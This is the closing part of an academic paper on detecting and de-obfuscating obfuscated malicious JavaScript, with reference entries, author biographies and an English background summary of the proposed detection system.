[19] Bielova N. Survey on JavaScript security policies and their enforcement mechanisms in a web browser. Journal of Logic & Algebraic Programming, 2013, 82(8):243–262

[20] Ma Hong-Liang, Wang Wei, Han Zhen. Lightweight method for detecting JavaScript-based malicious Web pages. Journal of Huazhong University of Science and Technology (Natural Science Edition), 2014, 42(11): 34-38 (in Chinese)
(马洪亮, 王伟, 韩臻. 基于 JavaScript 的轻量级恶意网页

异常检测方法. 华中科技大学学报(自然科学版). 2014, 42(11): 34-38.)

[21] Ma Hong-Liang, Wang Wei, Han Zhen. Anomaly detection approach for drive-by-download attacks. Journal of Huazhong University of Science and Technology (Natural Science Edition), 2016, 44(3): 6-12 (in Chinese)
(马洪亮, 王伟, 韩臻. 面向 drive-by-download 攻击的检测方法. 华中科技大学学报(自然科学版). 2016, 44(3): 6-12.)

[22] Wang W, Battiti R. Identifying Intrusions in Computer Networks with Principal Component Analysis// International Conference on Availability, Reliability and Security. Vienna, Austria, 2006: 270-279

[23] Wang W, Guan X, Zhang X. Processing of massive audit data streams for real-time anomaly intrusion detection. Computer Communications, 2008, 31(1): 58-72

[24] Wang W, Zhang X, Gombault S, et al. Attribute Normalization in Network Intrusion Detection// International Symposium on Pervasive Systems, Algorithms, and Networks. Kaohsiung, China, 2009: 448-453

[25] Wang W, Zhang X, Gombault S. Constructing attribute weights from computer audit data for effective intrusion detection. Journal of Systems & Software, 2009, 82(12):1974-1981

[26] Chang, ChihChung, Lin, et al. LIBSVM: A library for support vector machines. ACM Transactions on Intelligent Systems & Technology, 2011, 2(3):389-396

Ma HongLiang, born in 1977, Ph.D. candidate. His main research interest is information security.

Wang Wei, born in 1976, Ph.D. and associate professor. His main research interests include mobile, computer, and network security.

Han Zhen, born in 1962, professor. His main research interests include network security and trusted computing.

Background

With the rapid growth of Web application and Web service, a lot of Web sites provide service for users with JavaScript, which can directly be executed on the Web client. JavaScript do a great of favor for users. However, it brings a lot of security issues to client side end users, like fishing and drive-by-download attacks. When a remote JavaScript code is embedded into a web page that a user is visiting, it can get the same privileges as other code that is originally included in the page. Malicious Web sites are often used to attack end users with obfuscated JavaScript code.

There exists work on the detection of malicious JavaScript code. But few work is focused on the detection of obfuscated code. Due to the variety of obfuscation, obfuscated JavaScript code is hard to detect and to de-obfuscate. There are still a lot of security issues of detecting obfuscation, such as how to effectively identify obfuscation, how to detect zero-day attack. There are many issues for current detection of obfuscation like high false positive rates.

On the other hand, it is important to de-obfuscate obfuscation. But few work exists on the de-obfuscation of JavaScript code. De-obfuscation can provide the information of vulnerability of program. However, very few de-obfuscated tools are used for de-obfuscation. Current de-obfuscation needs considerable manual work. All the current de-obfuscation tools cannot automatically de-obfuscate the code. A few of them are only available to specific obfuscation.

In this paper, we propose an approach to detecting and de-obfuscating obfuscated JavaScript code. We review recent related work on the detection of obfuscation and de-obfuscation. We conduct extensive experiments for testing many obfuscated tools and de-obfuscated tools. We summarize features of those tools, and design a prototype system to detect and de-obfuscate obfuscation. Our approach can effectively detect obfuscation with high true positive rates and low false positive rates. At the same time, our approach automatically de-obfuscates most of obfuscation.